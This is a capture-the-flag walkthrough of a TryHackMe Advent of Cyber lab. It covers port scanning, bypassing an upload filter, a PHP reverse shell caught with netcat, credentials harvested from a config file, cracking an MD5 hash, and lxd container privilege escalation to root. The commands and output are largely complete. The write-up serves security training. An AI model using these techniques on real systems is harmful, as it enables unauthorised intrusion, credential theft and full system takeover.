[Day 24] Final Challenge The Trial Before Christmas

Tools used: Kali Linux, Firefox, Nmap, Gobuster, Burp Suite, Netcat listener, Crack Station

Solution/walkthrough:


Question 1

We run a scan with nmap to see what ports are open and closed.

```
┌──(1211102687㉿kali)-[~]
└─$ nmap 10.10.107.184
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 12:45 EDT
Nmap scan report for 10.10.107.184
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 45.79 seconds
```


Question 2

We visit the webserver running on port 65000 and see a website with the title Light Cycle.




Question 3


We run gobuster to find the hidden file and saw uploads.php.



Question 4


We also see a directory named /grid which is where the uploaded files are stored after checking.





Question 5

We open Burp Suite and go to the Options tab. Then, we click on the top line in Intercept Client Requests and delete js from the match condition. We then visit the upload page and go back to Burp Suite to forward all requests but drop the one with filter.js.




We use the same shell script from Day 2.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.70.167';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

We start a netcat listener on our attack machine with nc -lvnp 1234 and upload the file to our webserver.

```
┌──(1211102687㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

We can see that our reverse shell was successfully uploaded to the /grid directory.



Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.php	2022-07-19 17:19	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.107.184 Port 65000

We open the file and go back to our netcat listener. We see a shell session has started.

```
┌──(1211102687㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.70.167] from (UNKNOWN) [10.10.107.184] 46732
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:19:59 up 32 min,  0 users,  load average: 0.00, 4.02, 11.71
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
```

We run python3 -c ‘import pty;pty.spawn(“/bin/bash”)’ in order to start a bash session. Then we run export TERM=xterm to give us access to term commands. Then finally use ctrl + Z in order to background the shell and then run stty raw -echo; fg.

```
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211102687㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
                              ^C
www-data@light-cycle:/$ whoami
www-data
```

We change our directory to /var/www/ and get the content of web.txt, the flag was captured.

```
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

The lines used to upgrade and stabilize your shell can be found in the task description from THM.

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

We change directory to /var/www/TheGrid/includes/ and look at dbauth.php. We ended up seeing a database login with the username tron and password IFightForTheUsers.

```
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ includes
includes: command not found
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

We access the MySQL client using this login information. We enter the shell with the command mysql -utron -p and then enter the password. Then, we use the command show databases; to list all the available databases and saw a database named tron.


```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)

mysql>
```

Question 9

We select the tron database by using the command use tron, and then list the contents of the users table with select * from users;. We see a user with his/her encrypted passwords.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+------------------------------------+
| id | username | password                           |
+----+----------+------------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

We head to the Crack Station site to try and crack Flynn's password. It determines it has been hashed with md5 and the password is @computer@.



Question 10

We log in as Flynn using su and type the command whoami to see who is the user.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11

We change our directory to home and saw a user text file. We read the contents of the text file using cat and captured the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

We run groups to see what group is Flynn a part of and see that Flynn is a part of lxd.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

We check what images are readily available on the machine via the command: lxc image list.

```
flynn@light-cycle:~$ lxc image list
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
```

We run a series of commands which initialize, configure the disks and start the container.

```
flynn@light-cycle:~$ lxc init Alpine myimage -c security.privileged=true
Creating myimage
/ path=/mnt/root recursive=true^Cevice add CONTAINERNAME DEVICENAME disk source=/
mnt/root recursive=true config device add myimage mydevice disk source=/ path=/
Device mydevice added to myimage
flynn@light-cycle:~$ lxc start myimage
flynn@light-cycle:~$ lxc exec myimage /bin/sh
```

We then run a few more commands to mount our storage and verify if we've escalated to root. We change our directory to /mnt/root/root and see that there is a root text file. We read the contents of the root text file and captured the flag.

```
~ # id
uid=0(root) gid=0(root)
~ # id /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # ls -lsa
total 32
     4 drwx------    4 root     root          4096 Dec 20  2020 .
     4 drwxr-xr-x   23 root     root          4096 Dec 18  2020 ..
     0 lrwxrwxrwx    1 root     root             9 Dec 18  2020 .bash_history -> /dev/null
     4 -rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
     4 drwxr-x---    3 root     root          4096 Dec 20  2020 .config
     0 lrwxrwxrwx    1 root     root             9 Dec 19  2020 .mysql-history -> /dev/null
     4 -rw-------    1 root     root           264 Dec 19  2020 .mysql_history
     4 -rw-r--r--    1 root     root           148 Aug 17  2015 .profile
     4 drwx------    2 root     root          4096 Dec 18  2020 .ssh
     4 -r--------    1 root     root           600 Dec 19  2020 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what
t was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers
Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Thought Process/Methodology:

After our machine was fully booted up, we run a scan with nmap to see what ports are open. After scanning, we notice that ports 80 and 65000 are open. We visit the webserver running on port 65000. When we reach the page we see a website with the title Light Cycle. Then, we find the hidden file by using gobuster and the big.txt wordlist using the command gobuster dir -u IP address:Port number -w big.txt -x php,txt,html -t 40. After running this we see a file named uploads.php. We tried

checking the /grid on the website and found out that it is where the uploaded files are stored. We open Burp Suite and go to the Options tab. Then, we click on the top line in Intercept Client Requests and delete js from the match condition. We then visit the upload page and go back to Burp Suite to forward all requests but drop the one with filter.js. Using the same shell script from Day 2, we start a netcat listener on our attack machine with nc -lvnp 1234 and upload the file to our webserver. We open the file, go back to our netcat listener and see a shell session has started. We want to make our shell more fully featured and resilient. We run python3 -c 'import pty;pty.spawn("/bin/bash")' in order to start a bash session. Then we run export TERM=xterm to give us access to term commands. Then finally use ctrl + Z in order to background the shell and then run stty raw -echo; fg. We change our directory to /var/www/ and get the content of web.txt, the flag was captured. We change directory to /var/www/TheGrid/includes/ and look at dbauth.php. We ended up seeing a database login with the username tron and password IFightForTheUsers. We can now access the MySQL client using the login information. We enter the shell with the command mysql -utron -p and then enter the password. Once we are in MySQL, we use the command show databases; to list all the available databases and we see that there is a database named tron. We select the tron database by using the command use tron, and then list the contents of the users table with select * from users;. We see a user with his/her encrypted passwords. We head to the Crack Station site to try and crack Flynn's password. It determines it has been hashed with md5 and the password is @computer@. We log in as Flynn using su and type the command whoami to see who is the user. We change our directory to home and saw a user text file. We read the contents of the text file using cat and captured the flag. We run groups to see what group is Flynn a part of and see that Flynn is a part of lxd. We check what images are readily available on the machine via the command: lxc image list. We run a series of commands which initialize, configure the disks and start the container. We then run a few more commands to mount our storage and verify if we've escalated to root. We change our directory to /mnt/root/root and see that there is a root text file. We read the contents of the root text file and captured the flag.